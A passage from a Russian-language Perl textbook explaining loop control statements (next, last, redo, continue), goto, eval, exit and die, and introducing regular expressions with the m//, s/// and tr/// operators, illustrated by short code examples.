Блок **continue,** если он задан, выполняется всякий раз, когда тело цикла выполнено полностью или частично (см. далее раздел «Команда **next**: как перейти к следующей итерации») перед очередной проверкой условия цикла. Например, с помощью блока **continue** можно заставить цикл **while** вести себя наподобие **for**:

```
$loop_index = 1;
while ($loop_index <= 5) {
   print "Hello!\n";
} continue
   { $loop_index++; }
Hello!
Hello!
Hello!
Hello!
Hello!
```

[1] Вообще-то говоря, для работоспособности данного примера необходимо удалять конец строки после ввода значения с терминала (**$_ = <>; chomp $_;**). Кроме того, постоянное использование автором **chop** вместо **chomp** — тоже дурной стиль. — *Примеч. ред.*

Оператор **while** проверяет условие *перед* выполнением тела цикла, так что оно может вообще ни разу не выполниться. Это удобно, если тело цикла организовано таким образом, что его выполнение при нарушенном условии цикла может вызывать проблемы. Например, в следующем примере программа не будет печатать строки, вводимые из файла, если дескриптор файла **FileHandle** не связан ни с одним файлом:

```
while (<FileHandle>) {
print;
}
```

Оператор цикла until

Оператор **until** выполняет те же функции, что и **while,** за тем исключением, что для выполнения тела цикла требуется, чтобы проверяемое условие было *ложью.* Этот цикл записывается как:

```
метка until (выражение) {блок}
метка until (выражение) {блок} continue {блок'}
```

По аналогии с примером из предыдущего раздела, напечатаем пять раз подряд с помощью оператора цикла **until** текст **"Hello!\n":**

```
$loop_index = 1;
until ($loop_index > 5) {
   print "Hello!\n";
} continue
   { $loop_index++; }
Hello!
Hello!
Hello!
Hello!
Hello!
```

Модификаторы if, unless, until, while и for

Кроме формальных конструкций условных операторов и операторов цикла Perl позволяет добавлять модификаторы с аналогичными функциями в конец любой стандартной команды:

```
if выражение
unless выражение
while выражение
until выражение
for (список)
foreach (список)
```

Работа этих модификаторов в значительной степени повторяет работу стандартных операторов цикла и условного оператора, но они зачастую облегчают чтение кода. Например, вот как печатается сообщение "**Too big!\n**" с помощью модификатора **if**, если пользователь вводит число больше ста:

```
while (<>) {
   print "Too big!\n" if $_ > 100;
}
```

В следующем примере модификатор **unless** используется, чтобы вывести сообщение об ошибке и выйти из программы, если открыть файл невозможно:

```
die "Cannot open the file.\n" unless open($filename);
```

Точно так же, например, для печати входного потока вместо цикла **while** с телом, состоящим из одной команды **print,** можно использовать команду **print** с модификатором **while:**

```
print while (<>);
```

Модификаторы **for** и **foreach** (которые отличаются друг от друга только записью, но не действием) требуют дополнительного разъяснения. В отличие от *операторов* **for** и **foreach,** *модификаторы* **for** и **foreach** не позволяют задавать переменную-индекс — для этой цели всегда используется специальная переменная **$_**, подразумеваемая по умолчанию, а в качестве условия, определяющего итерации, служит список значений, а не тройка команд. Во всем остальном работа модификаторов не отличается от работы операторов цикла:

```
print $_ foreach (1, 2, 3, 4, 5, 6, 7, 8);
12345678
```

Подсказка. *Особенности работы модификаторов* ***while и until*** *с командой* ***do*** *рассматриваются в следующем разделе.*

Как создать цикл do while

Многие программисты думают, что если в языке программирования есть цикл **while,** то должен быть и цикл **do while.** Однако в Perl это не так. Точнее, нет отдельного цикла **do while,** но есть команда **do**, которая записывается как:

```
do {блок}
do подпрограмма (параметры)   # Не рекомендуется
do выражение
```

Команда **do {блок команд}** выполняет указанную последовательность команд и возвращает значение, соответствующее последней выполненной команде. Команда **do подпрограмма (параметры)** выполняет вызов подпрограммы, и ее рекомендуется заменять на более стандартную команду **call** (или оформлять вызов подпрограммы в виде блока). Команда **do выражение** интерпретирует выражение как имя файла (например, do "myscript.pl") и выполняет поток команд, содержащихся в этом файле.

Если использовать команду **do** с модификатором **while,** то мы получим конструкцию, имитирующую поведение цикла **do while:**

```
do { print; }
while (<>);
```

Необходимо отметить, что команда **do** с модификатором **while** будет выполнена, по крайней мере, один раз, то есть даже в том случае, если условие оказывается *ложью с* самого начала (это — один из примеров чувствительности конструкций Perl к контексту, в котором они используются). Например, в отличие от команды **«print "ABC" while (0);»,** которая не будет выполнена ни разу, команда **«do {print "ABC"} while (0);»** напечатает текст.

Подсказка. *Точно таким же образом совместно* с *оператором do работает и модификатор* ***until.*** *А именно, команда* ***«do {print "ABC"} until (1);»*** *напечатает текст* ***"ABC",*** *хотя и один раз.*

Однако необходимо подчеркнуть, что такие конструкции, тем не менее, не являются настоящими операторами цикла. В частности, команды **next, redo и last,** управляющие выполнением цикла и описанные в следующих разделах, не будут работать в случае команды do с модификатором **while** или **until.**

Команда next: как перейти к следующей итерации

Команда **next,** указанная внутри цикла, позволяет немедленно начать следующую итерацию, пропуская команды, которые могут находиться после нее в теле блока. Как и положено, перед началом итерации проверяется условие, указанное в заголовке цикла (циклы **while, until и for),** изменен индекс цикла (цикл **for),** сделана выборка следующего элемента списка **(foreach)** и т. д. Если команда **next** передает управление следующей итерации цикла **while или until,** для которого имеется раздел команд **continue,** то блок команд **continue** будет выполнен до очередной проверки условия цикла и следующей итерации.

Команда **next** используется с идентификатором-меткой в качестве параметра, чтобы указать, к какому именно циклу она относится (метка, за которой следует двоеточие**,** должна быть указана перед соответствующим оператором цикла). Если метка опущена, оператор **next** будет соответствовать текущему циклу (то есть циклу с самым глубоким уровнем вложенности).

рассмотрим следующий пример, в котором мы печатаем вводимые пользователем данные, если только они не являются отрицательными (отрицательное введенное значение оценивается по знаку минуса перед ним):

```
NUMBER: while (<>) {
   next NUMBER if /^-/;
   print;
}
```

В **этом** примере, если строка начинается с минуса, мы переходим к следующей итерации, минуя команду **print.**

В Perl разрешается перейти к следующей итерации любого внешнего цикла, если для него определена метка и вы находитесь в теле цикла. (В этом отличие Perl от C, в котором разрешается передавать управление только ближайшему циклу). Например, находясь внутри вложенного цикла **INNER,** можно сразу перейти к следующей итерации внешнего цикла **OUTER:**

```
OUTER: for ($outer = 0; $outer < 10; $outer++) {
             $result = 0;
INNER: for ($inner = 0; $inner < 10; $inner++) {
             $result += $inner * $outer;
             next OUTER if $inner == $outer;
             print "$result\n";
             }
       }
```

Команда last: как прервать выполнение цикла

Команда **last** немедленно прекращает выполнение цикла (подобно команде **break** языка C). Если есть блок команд **continue,** то он также не выполняется.

В следующем примере цикл **while** используется для удаления из файла начальных комментариев, причем команда **last** прерывает цикл, если строка начинается не с символа #:

```
# Strip this line
# Strip this line too
COMMENTS:  while (<>) {
   last COMMENTS if !/^#/;
}
do { print; }
```

```
   while (<>);
```

Если запустить эту программу, подав в качестве входного файла ее собственный текст (например, набрав в командной строке "**perl strip.pl strip.pl**"), то на выходе получим:

```
COMMENTS: while (<>) {
   last COMMENTS if !/^#/;
}
do { print; }
   while (<>);
```

Команда redo: как вернуться к началу итерации

Команда **redo** начинает текущую итерацию без проверки условия, указанного в заголовке цикла (циклы **while, until и for),** без приращения переменной цикла (цикл **for),** без выборки из списка очередного значения (цикл **foreach)** и т. д. Выполнение цикла продолжается, так как если бы текущей итерации еще не было (хотя, естественно, все изменения значений переменных, сделанные во время текущей итерации, сохраняются). Если у цикла имеется раздел **continue** (циклы **while** или **until),** указанные в нем команды также пропускаются.

Предположим, что у нас имеется сценарий Perl (файл с именем code.pl), в котором в качестве символа продолжения строки используется знак подчеркивания (что запрещено синтаксисом Perl):

```
for ($loopindex = 0; _
     $loopindex <= 10; _
     $loopindex++) { _
      print $loopindex; }
```

Чтобы прочитать файл code.pl, объединить команды, разбитые на отдельные строки, и выполнить получившуюся программу с помощью команды Perl **eval,** можно использовать следующий сценарий:

```
while (<>) {
   if (s/_//g)      # Match and remove underscores
      { $_ .= <>;
          redo; }
   eval;
}
```

Если этот сценарий поместить в файл evaluate и выполнить с его помощью код, содержащийся в файле code.pl, то мы получим:

```
%evaluate code.pl
012345678910
```

Подсказка. *Более подробно о команде* ***eval*** *рассказывается далее в этой главе в разделе «Выполнение кода Perl с помощью команды eval».*

Блок команд как оператор цикла

Хотя отдельный блок команд формально и не является циклом, в теле блока можно использовать те же самые команды **next, redo и last,** которые управляют и выполнением циклов. Синтаксис Perl допускает конструкции вида

```
метка {блок}
метка {блок} continue {блок'}
```

где идентификатор-метка (заканчивающийся двоеточием) может использоваться командами передачи управления **next, redo, last** и даже командой **goto.**

Если для блока указана конструкция **continue,** то, как и в случае циклов **while и until,** ассоциированный с нею набор команд выполнится даже в том случае, когда нормальное выполнение тела блока прервано с помощью команды **next.** Если же выполнение блока прерывается командами **redo** или **last,** раздел **continue** будет пропущен. Команда **redo,** указанная в теле блока или разделе **continue,** передает управление в начало блока, команда **last** обеспечивает выход из блока, минуя раздел **continue,** команда **next** передает управление разделу **continue** с последующим выходом из блока (если только в этом разделе нет других команд передачи управления).

Пример (имитация цикла **for):**

```
$index = 1;
START:  {
   if ($index > 5) {last START};
   print "Hello";
   if ($index == 5) {next START};
   print "... ";
} continue {
   $index++;
   redo START;
}
print "!\n";
```

Hello... Hello... Hello... Hello... Hello.!

Если после команд **next, redo** или **last** задан идентификатор-метка (без двоеточия), то эта команда передачи управления относится к блоку или циклу, чья метка указана. Если передача управления относится к ближайшему блоку, внутри которого находится команда, метку указывать необязательно.

Создание переключателей switch

Операторы **switch** сравнивают проверяемое значение с набором других значений, и в зависимости от результатов сравнения выполняют тот или иной фрагмент кода. В Perl нет встроенного оператора **switch**[1]**,** но вы можете создать его заменитель, используя другие конструкции Perl.

Например, для имитации оператора **switch** можно использовать блоки кода:

```
while (<>) {
     SWITCH:  {
     /run/ && do {
         $message = "Running\n";
         last SWITCH;
     };
     /stop/ && do {
         $message = "Stopped\n";
         last SWITCH;
     };
     /connect/ && do {
         $message = "Connected\n";
```

[1] Вероятно, такой оператор появится в следующей версии Perl. — *Примеч. ред.*

```
        last SWITCH;
    };
    /find/ && do {
        $message = "Found\n";
        last SWITCH;
    };
    DEFAULT:
    $message = "No match.\n";
  }
}
```

Здесь используется свойство «быстрой работы» оператора **&&**: если первый операнд оказывается *ложью,* второй не вычисляется. Для сравнения переменной **$_** с различными вариантами значений ("**run**", "**stop**", "**connect**" и "**find**") используется сравнение по шаблону. Поскольку в Perl блок кода представляет собой цикл, исполняемый один раз, команда **last** обеспечивает выход из блока. Если пользователь введет одно из слов "**run**", "**stop**", "**connect**" или "**find**", будет выведено соответствующее сообщение.

Подсказка. *Другой полезный способ — создать хэш и сравнивать проверяемое значение с его ключами.*

В документации, прилагающейся к Perl, вы найдете и другие примеры конструкций, замещающих оператор **switch.** (Как правило, наиболее «прозрачной» конструкцией для имитации работы оператора **switch** будет использование условного оператора **if-elsif-...-elsif-else.)**

Оператор безусловной передачи управления goto

В Perl есть команда **goto,** но здесь она описывается по большей части ради полноты и законченности описания языка. Обычно применение **goto** не является очень уж хорошей идеей — прежде всего, потому, что Perl обеспечивает хороший набор альтернативных команд выхода из цикла или блока. Если полагаться на **goto,** то можно ненароком создать переходы, которые будет очень трудно отслеживать, так как они внезапно передают управление совершенно новому контексту.

Имеются три варианта команды **goto:**

```
goto метка
goto выражение
goto &подпрограмма
```

В первом случае управление передается команде, перед которой расположена соответствующая метка (то есть идентификатор, «помечающий» определенную команду программы и отделенный от этой команды двоеточием). Если задано выражение, то результатом его вычисления должна быть одна из существующих меток. Наконец, последняя форма оператора **goto** используется для подпрограмм.

Рассмотрим более подробно, как метки работают. В большинстве случаев в Perl метка — это на самом деле не метка, а имя оператора цикла, поскольку блок может рассматриваться как однократно выполняемый цикл. Оператор **goto** находит такую метку и передает управление в начало соответствующего оператора или блока операторов. Не разрешается передавать управление внутрь конструкций, требующих инициализации (подпрограммы, операторы цикла, откомпилированные внешние модули и т. д.). Однако, например, можно использовать оператор **goto** для передачи управления изнутри подпрограммы внешнему блоку (хотя, естественно, лучше этого не делать). В следующем примере оператор **goto** используется для создания бесконечного цикла, читающего вводи-

мые значения до тех пор, пока пользователь не наберет слово «exit»:

```
INPUT: $line = <>;
if ($line !~ /exit/) {print "Try again\n"; goto INPUT}
```

Вторая форма оператора **goto** подразумевает в качестве аргумента имя метки (текстовое выражение), вычисляемое в процессе выполнения программы. В частности, с его помощью можно имитировать индексируемый оператор **goto** языка FORTRAN:

```
goto ("LABEL1, "LABEL2", "LBL_FINAL") [$index];
```

Наконец, третья форма **goto** представляет собой некий магический трюк и при обычных обстоятельствах вряд ли будет задействована. При вызове команды **goto &***подпрограмма* происходит передача управления соответствующей подпрограмме, однако массив @_, содержащий ее аргументы, не формируется (см. главу 7 относительно подпрограмм Perl) и адрес возврата не запоминается. Тем самым этот оператор может использоваться только внутри подпрограммы, чтобы скрытым (для точки вызова) образом передать управление другой, изначально не вызываемой пользователем подпрограмме. Все модификации массива @_ сохраняются при передаче управления новой подпрограмме. При выходе из подпрограммы, указанной в операторе **goto,** управление возвращается точке вызова первой подпрограммы. Стоит подчеркнуть, что в подавляющем большинстве случаев следует использовать структурные операторы управления ходом программы Perl (условный оператор **if-then-else,** операторы цикла **for, foreach и while,** операторы **next, last и redo,** перехват исключительных ситуаций с помощью пары команд **eval {}** и **die (),** условные модификаторы команд и т. д.). Они специально оптимизированы для работы интерпретатора Perl и, помимо улучшения структуры программы, заметно влияют на скорость выполнения.

Выполнение кода Perl с помощью команды eval

Чтобы выполнить фрагмент кода Perl, используется команда **eval:**

```
eval выражение
eval {блок}
```

Если аргумент не задан, используется выражение, содержащееся в переменной Perl **$_**.

Например, так выполним команду «print "Hello\n"»:

```
eval "print \"Hello\n\"";
Hello
```

(здесь внутренние двойные кавычки заданы, естественно, через escape-последовательности).

Вы можете выполнить за один раз несколько команд или даже целый сценарий Perl:

```
eval "print \"Hello \";
print \"there\n\"";
Hello there
```

Вот как интерактивно выполняются команды Perl, если только они занимают не более одной строки:

```
while (<>) {eval;}
```

Если возникает ошибка, сообщение о ней заносится в переменную **$@**, что обеспечивает удобный способ обработки ошибок интерпретатора. (В частности, использование команды **eval** рекомендовано для обработки в Perl прерываний и исключительных ситуаций.) Далее в этой книге вы узнаете больше о различных применениях команды **eval**.

Выход из программы с помощью команды exit

Команда **exit** завершает работу программы:

```
exit выражение
```

Выражение (если задано) используется в качестве кода завершения программы. Следующий пример показывает, как разорвать бесконечный цикл ожидания ввода буквы «**y**»:

```
print "Please type the letter y\n";
while (<>) {
   chop;
   if ($_ ne 'y') {
        print "Please type the letter y\n";
   } else {
        print "Do you always do what you're told?\n";
        exit;
   }
}
```

Выход из программы с помощью команды die

Команда **die** предназначена для выхода из программы в случае возникновения ошибок и других непредвиденных ситуаций. Она печатает в выходной поток **STDERR** список значений, указанный в качестве ее параметра, и завершает работу программы:

```
die список
```

Кроме остановки программы, команда **die** возвратит в качестве кода завершения текущее значение специальной переменной Perl **$!**. Если **die** выполняется с помощью **eval,** то сообщение об ошибке помещается в специальную переменную **$@** (а не в **STDERR),** а вместо прекращения работы сценария прекращается лишь выполнение команды **eval.**

В следующем примере делается попытка открыть несуществующий файл:

```
$fname = "nonexist.pl";
open FileHandle, $fname or die "Cannot open $fname\n";
```

Этот сценарий завершается с сообщением об ошибке:

```
Cannot open nonexist.pl
```

Глава 6

Регулярные выражения

Коротко

Работа с текстом — это то, в чем Perl превосходит другие программы. Регулярные выражения обеспечивают значительную часть возможностей Perl по обработке текстов. Они позволяют сопоставлять текст с указанным шаблоном (а именно, сравнивать две строки с помощью универсальных символов, интерпретируемых специальным образом) и выполнять замену текста. Таким образом, Perl предоставляет мощный инструмент для манипулирования текстом под управлением программы пользователя.

С другой стороны, не подлежит сомнению, что регулярные выражения Perl — это одна из тех областей, которые требуют серьезных усилий со стороны программиста. Зачастую требуется время для того, чтобы разобраться в том, что делают даже относительно прямолинейные и однозначные конструкции. Например, следующее регулярное выражение осуществляет поиск в тексте маркеров HTML **<A>** и **<IMG>** , а также текста, заключенного внутри разметки вплоть до концевых маркеров **</A>** и **</IMG>):**

```
$text = "<A>Here is an anchor.</A>";
if ($text =~ /<([IMG|A])>[\w\s\.]+<\/\1>/i)
{
   print "Found an image or anchor tag";
}
```

```
Found an image or anchor tag
```

Это наиболее сокровенная область языка Perl. А потому я постараюсь внести в этот вопрос максимальную ясность[1].

Использование регулярных выражений

В Perl имеются три основных оператора, работающих со строками:

- **m/.../** — проверка совпадений (matching),
- **s/.../.../** — подстановка текста (substitution),
- **tr/.../.../** — замена текста (translation).

Оператор **m/.../** анализирует входной текст и ищет в нем подстроку, совпадающую с указанным шаблоном (он задан регулярным выражением). Оператор **s/.../.../** выполняет подстановку одних текстовых фрагментов вместо других, используя для этой цели регулярные выражения. Оператор **tr/.../.../** также изменяет входной текст, но при этом он не использует регулярные выражения, осуществляя замену посимвольно.

---

[1] Тем не менее, необходимо отметить, что материал, изложенный здесь, является лишь введением в эту важную область — регулярным выражениям и особенностям работы с ними посвящены целые книги, подробно рассматривающие специальные приемы, трюки и готовые решения. — *Примеч. ред.*

Оператор проверки совпадений m/.../

Оператор **m/.../** пытается сопоставить шаблон, указанный в качестве аргумента, и заданный текст (по умолчанию текст берется из переменной Perl **$_**). В приведенном ниже примере мы ищем во вводимом пользователем тексте строку **exit** (модификатор **i** после второй наклонной черты делает проверку нечувствительной к регистру):

```
while (<>)
   { if (m/exit/i) {exit;} }
```

Вместо того чтобы использовать переменную **$_**, можно задать источник проверяемого текста с помощью оператора =~. В нашем примере для этой цели используется переменная **$line** (данный код не меняет содержимого переменной **$line**, хотя оператор =~ и напоминает символ присвоения):

```
while ($line = <>)
   { if ($line =~ m/exit/i) {exit;} }
```

Смысл сравнения можно изменить на противоположный, если вместо оператора =~ использовать оператор **!~**:

```
while ($line = <>)
   { if ($line !~ /exit/i) {} else {exit;} }
```

Поскольку в Perl оператор **m/.../** используется очень часто, можно использовать его сокращенную форму, опустив начальную букву **m**. Если же начальная буква **m** присутствует, то вместо символов наклонной черты (слэша) в качестве ограничителей можно использовать, за редким исключением, любой другой символ (см. далее описание оператора подстановки **s/.../.../**):

```
while ($line = <>) {
   if ($line =~ /exit/i) {exit;}
   if ($line =~ m\quit\i) {exit;}
   if ($line =~ m%stop%i) {exit;}
}
```

Подсказка. *Если шаблон содержит символы косой черты, что зачастую встречается, например, при анализе имен файлов с указанием пути и/или меток HTML, то стоит отказаться от использования этих символов в качестве ограничителя. Это позволит не ставить обратную косую черту перед каждым символом косой черты внутри шаблона и сохранит его прозрачность.*

Оператор подстановки s/.../.../

Оператор **s/.../.../** выполняет замену одних фрагментов текста на другие. Например, в следующем случае мы заменяем подстроку **young** на подстроку **old**:

```
$text = "Pretty young.";
$text =~ s/young/old/;
print $text;
Pretty old.
```

По умолчанию оператор замены работает с переменной Perl **$_**. Как и в случае оператора **m/.../**, косую черту использовать не обязательно — годится любой символ, который не вступает в противоречие с заданным выражением. Например, вместо косой черты можно использовать |:

```
$text = "Pretty young.";
$text =~ s|young|old|;
print $text;
```

```
Pretty old.
```

либо просто поставить в качестве ограничителя обычные скобки:

```
$text = "Pretty young.";
$text =~ s(young)(old);
print $text;
Pretty old.
```

Более подробно о форме записей команд **m/.../** и **s/.../.../** рассказывается далее в разделе «Особенности работы команд **m/.../** и **s/.../.../**».

Подсказка. *Старайтесь не применять в качестве ограничителей вопросительный знак (?) и апостроф (') — шаблоны, ограниченные этими символами, обрабатываются иначе, чем обычные (см. раздел «Особенности работы команд m/.../ и s/.../.../» далее в этой главе).*

Обратите внимание, что операторы **s/.../.../** и **m/.../** ведут поиск с первого символа текстовой строки до первого совпадения. Если оно найдено, без специального указания поиск не продолжается:

```
$text = "Pretty young, but not very young.";
$text =~ s/young/old/;
print $text;
Pretty old, but not very young.
```

Оператор замены tr/.../.../

Кроме операторов **m/.../** и **s/.../.../** для работы со строками в Perl имеется оператор **tr/.../.../**. Он также выполняет замену одних фрагментов текста на другие, однако в отличие от **s/.../.../**, не пытается обрабатывать регулярные выражения, подставляя текст один к одному. В следующем примере мы заменяем с его помощью букву «**o**» на букву «**i**»:

```
$text = "His name is Tom.";
$text =~ tr/o/i/;
print $text;
His name is Tim.
```

Подсказка. *В Perl операторы **tr/.../.../** и **y/.../.../** выполняют одинаковые действия. Точнее **tr** и **y** — это два имени одного и тот же оператора.*

Итак, мы перечислили операторы, с которыми будем работать в этой главе. Паше введение, однако, лишь едва затронуло рассматриваемую тему. Теперь наступает время изучить создание регулярных выражений всерьез, что позволит полноценно работать с поиском и заменой строк.

Непосредственные решения

Создание регулярных выражений

Регулярные выражения — основа работы с операторами **m/.../** и **s/.../.../**, так как они передаются последним в качестве аргументов. Разберемся, как устроено регулярное выражение **\b([A-Za-z]+)\b**, осуществляющее поиск отдельных слов в строке:

```
$text= "Perl is the subject.";
$text=~ /\b([A-Za-z]+)\b/;
print $1;
Perl
```

Выражение **\b([A-Za-z]+)\b** включает в себя группирующие метасимволы **(** и **)**, метасимвол границы слова **\b**, класс всех латинских букв **[A-Za-z]** (он объединяет заглавные и строчные буквы) и квантификатор +, который указывает на то что требуется найти один или несколько символов рассматриваемого класса.

Поскольку регулярные выражения, как это было в предыдущем примере, могут быть очень сложными, в этой главе они разбираются по частям. В общем случае регулярное выражение состоит из следующих компонентов:

- одиночные символы (characters),
- классы символов (character classes),
- альтернативные шаблоны (alternative match patterns),
- квантификаторы (quantifiers),
- мнимые символы (assertions),
- ссылки на найденный текст (backreferences),
- дополнительные конструкции (regular expression extensions).

Каждый из этих элементов достоин особого изучения. Их обсуждению посвящено несколько следующих разделов.

Одиночные символы в регулярных выражениях

В регулярном выражении любой символ соответствует самому себе, если только он не является метасимволом со специальным значением (такими метасимволами являются \, |, **(**, **)**, **[**, **{**, ***, +, ^, **$**, **?** и **.**). В следующем примере проверяется, не ввел ли пользователь команду «quit» (и если это так, то прекращаем работу программы):

```
while {<>} {
   if (m/quit/) {exit;}
}
```

Правильнее проверить, что введенное пользователем слово «quit» не имеет соседних слов, изменяющих смысл предложения. (Например, программа выполнит заведомо неверное действие, если вместо «quit» пользователь введет команду «Don't quit!».) Это можно сделать с помощью метасимволов ^ и **$**. Заодно, чтобы сравнение было нечувствительно к разнице между прописными и заглавными буквами, используем модификатор **i**:

```
while {<>} {
   if (m/^quit$/i) {exit;}
}
```

(О работе метасимволов ^ и **$** рассказывается в разделе «Мнимые символы в регулярных выражениях». О модификаторе **i** можно подробнее узнать в разделе «Модификаторы команд **m/.../** и **s/.../.../**».)

Кроме обычных символов Perl определяет специальные символы. Они вводятся с помощью обратной косой черты (escape-последовательности) и также могут встречаться в регулярном выражении:

- **\077** — восьмеричный символ,
- **\a** — символ BEL (звонок),
- **\c[** — управляющие символы (комбинация Ctrl + *символ,* в данном случае это управляющий символ ESC),

- **\d** — соответствует цифре,
- **\D** — соответствует любому символу, кроме цифры,
- **\e** — символ escape (ESC).
- **\E** — конец действия команд **\L**, **\U** и **\Q**,
- **\f** — символ прогона страницы (FF),
- **\l** — следующая литера становится строчной (lowercase),
- **\L** — все последующие литеры становятся строчными вплоть до команды **\E**,
- **\n** — символ новой строки (LF, NL),
- **\Q** — вплоть до команды **\E** все последующие метасимволы становятся обычными символами,
- **\r** — символ перевода каретки (CR),
- **\s** — соответствует любому из «пробельных символов» (пробел, вертикальная или горизонтальная табуляция, символ новой строки и т. д.),
- **\S** — любой символ, кроме «пробельного»,
- **\t** — символ горизонтальной табуляции (HT, TAB),
- **\u** — следующая литера становится заглавной (uppercase),
- **\U** — все последующие литеры становятся заглавными вплоть до команды **\E**,
- **\v** — символ вертикальной табуляции (VT),
- **\w** — алфавитно-цифровой символ (любая буква, цифра или символ подчеркивания),
- **\W** — любой символ, кроме букв, цифр и символа подчеркивания,
- **\x1B** — шестнадцатеричный символ.

Вы также можете «защитить» любой метасимвол, то есть заставить Perl рассматривать его как обыкновенный символ, а не как команду, поставив перед метасимволом обратную косую черту \.

Обратите внимание на символы типа **\w**, **\d** и **\s**, которые соответствуют не одному, а любому символу из некоторой группы. Также заметьте, что один такой символ, указанный в шаблоне, соответствует ровно одному символу проверяемой строки. Поэтому для задания шаблона, соответствующего, например, слову ил букв, цифр и символов подчеркивания, надо использовать конструкцию **\w+**, как это сделано в следующем примере:

```
$text = "Here is some text.";
$text =~ s/\w+/There/;
print $text;
There is some text.
```

(Знак + означает «один или более символов, соответствующих шаблону». Более подробно о нем рассказано в разделе «Квантификаторы в регулярных выражениях».)

Совпадение с любым символом

В Perl имеется еще один мощный символ — а именно, точка (**.**). В шаблоне он соответствует любому знаку, кроме символа новой строки. Например, следующая команда за-

меняет в строке все символы на звездочки (использован модификатор **g**, обеспечивающий глобальную замену):

```
$text = "Now is the time.";
$text =~ s/./*/g;
print $text;
****************
```

А что делать, если требуется проверить совпадение именно с точкой? Символы вроде точки (конкретно, **\|()[{^$*+?.**), играющие в регулярном выражении особую роль) называются, как уже было сказано выше, *метасимволами,* и если вы хотите, чтобы они внутри шаблона интерпретировались как обычные символы, метасимволу должна предшествовать обратная косая черта. Точно так же обратная косая черта предшествует символу, используемому в качестве ограничителя для команды **m/.../**, **s/.../.../** или **tr/.../.../**, если он встречается внутри шаблона и не должен рассматриваться как ограничитель. Рассмотрим пример:

```
$line = ".Hello!";
if ($line =~ m/^\./) {
   print "Shouldn't start a sentence with a period!\n";
}
Shouldn't start a sentence with a period!
```

Классы символов в регулярных выражениях

Символы могут быть сгруппированы в классы. Указанный в шаблоне класс символов сопоставляется с любым из символов, входящим в этот класс. Класс — это список символов, заключенный в квадратные скобки **[** и **]**. Можно указывать как отдельные символы, так и их диапазон (диапазон задается двумя крайними символами, соединенными тире).

Например, следующий код производит поиск гласных:

```
$text = "Here is the text.";
if ($text =~ /[aeiou]/) {print "Vowels: we got 'em.\n";}
Vowels: we got 'em.
```

Другой пример: с помощью шаблона **[A-Za-z]+** (метасимвол + означает утверждение: «один или более таких символов» — см. далее раздел «Квантификаторы в регулярных выражениях») ищется и заменяется первое слово:

```
$text = "What is the subject.";
$text =~ s/[A-Za-z]+/Perl/;
print $text;
Perl is the subject.
```

Подсказка. *Если требуется задать минус как символ, входящий в класс символов, перед ним надо поставить обратную косую черту (\-).*

Если сразу после открывающей квадратной скобки стоит символ ^, то смысл меняется на противоположный. А именно, этот класс сопоставляется любому символу, *кроме* перечисленных в квадратных скобках. В следующем примере производится замена фрагмента текста, составленного не из букв и не из пробелов:

```
$text = "Perl is the subject on page 493 of the book.";
$text =~ s/[^A-Za-z\s]+/500/;
print $text;
Perl is the subject on page 500 of the book.
```

Альтернативные шаблоны в регулярных выражениях

Вы можете задать несколько альтернативных шаблонов, используя символ | как разделитель. Альтернативные шаблоны позволяют превратить процедуру поиска из однонаправленного процесса в разветвленный: если не подходит один шаблон, Perl подставляет другой и повторяет сравнение, и так до тех пор, пока не иссякнут все возможные альтернативные комбинации. Например, следующий фрагмент проверяет, не ввел ли пользователь «exit», «quit» или «stop»:

```
while (<>) {
   if (m/exit|quit|stop/) {exit;}
}
```

Чтобы было ясно, где начинается и где заканчивается набор альтернативных шаблонов, их заключают в круглые скобки — иначе символы, расположенные справа и слева от группы шаблонов, могут смешаться с альтернативными шаблонами. В следующем примере метасимволы ^ и **$** обозначают начало и конец строки (см. раздел «Мнимые символы в регулярных выражениях») и отделяются от набора альтернативных шаблонов с помощью скобок:

```
while (<>)
   { if (m/^(exit|quit|stop)$/) {exit;}
}
```

Альтернативные варианты перебираются слева направо. Как только найдена первая альтернатива, для которой выполняется совпадение с шаблоном, перебор прекращается.

Подсказка 1. *Участки шаблона, заключенные в круглые скобки, выполняют специальную роль при выполнении операций поиска и замены. Об этой особенности круглых скобок рассказывается в разделах «Ссылки на найденный текст» и «Особенности работы команд m/.../ и s/.../.../».*

Подсказка 2. *Если символ \ находится в квадратных скобках, он интерпретируется как обычный символ. Поэтому если вы используете конструкцию шаблона вида* ***[Tim\Tom\Tam],*** *то она будет эквивалентна классу символов* ***[Tioam \]****. Точно так же большинство других метасимволов и команд, специфичных для регулярных выражений — в частности, квантификаторы и мнимые символы, описанные в двух последующих разделах, — внутри квадратных скобок превращаются в обычные символы или escape-последовательности текстовых строк.*

Квантификаторы в регулярных выражениях

Квантификаторы указывают на то, что тот или иной шаблон в строке может повторяться определенное количество раз. Например, можно использовать квантификатор + для поиска мест неоднократного повторения подряд латинской буквы **e** и их замены на одиночную букву **e**:

```
$text = "Hello from Peeeeeeeeeeeeeeerl.";
$text =~ s/e+/e/;
print $text;
Hello from Perl.
```

Квантификатор + соответствует фразе «один или несколько». Перечислим все доступные в Perl квантификаторы:

- ***** — ноль или несколько совпадении,
- **+** — одно или несколько совпадений,
- **?** — ноль совпадении или одно совпадение,
- ***{n}*** — ровно *n* совпадений,

- ***{n,}*** — по крайней мере *n* совпадений,
- ***{n,m}*** — от *n* до *m* совпадений.

Например, вот как проверить, что пользователь ввел не менее двадцати символов:

```
while (<>)
   { if (!m/.{20,}/) {print "Please type longer lines!\n";} }
```

Подсказка. *Квантификатор действует только на предшествующий ему элемент шаблона. Например, конструкция* ***\d[a-z]+*** *будет соответствовать последовательности из одной или нескольких строчных латинских букв, начинающейся с цифры, а не последовательности, составленной из чередующихся цифр и букв. Чтобы выделить группу элементов, на которую действует квантификатор, нужно использовать круглые скобки:* ***(\d[a-z])+.***

«Жадность» квантификаторов

Учтите, что квантификаторы количества по умолчанию являются «жадными», то есть возвращают самый длинный фрагмент текста, соответствующий указанному - шаблону, начиная с текущей позиции строки. Например, вы хотите заменить фразу «That is some text, isn't it?» на «That's some text, isn't it?», подставив «That's» вместо «That is». Посмотрим, что получится, если использовать команду

```
$text = "That is some text, isn't it?";
$text =~ s/.*is/That's/;
print $text;
```

В силу «жадности» квантификатора * конструкция **.*is** будет сопоставлена максимально возможному фрагменту текста. То есть Perl соотнесет с ней все символы, предшествующие последнему «is» (включая и сам «is»). В результате выполнения команды получится:

```
That'sn't it?
```

Проблеме, как заставить квантификаторы количества быть менее жадными, посвящен отдельный раздел этой главы (см. далее раздел «Как ограничить «жадность» квантификаторов»).

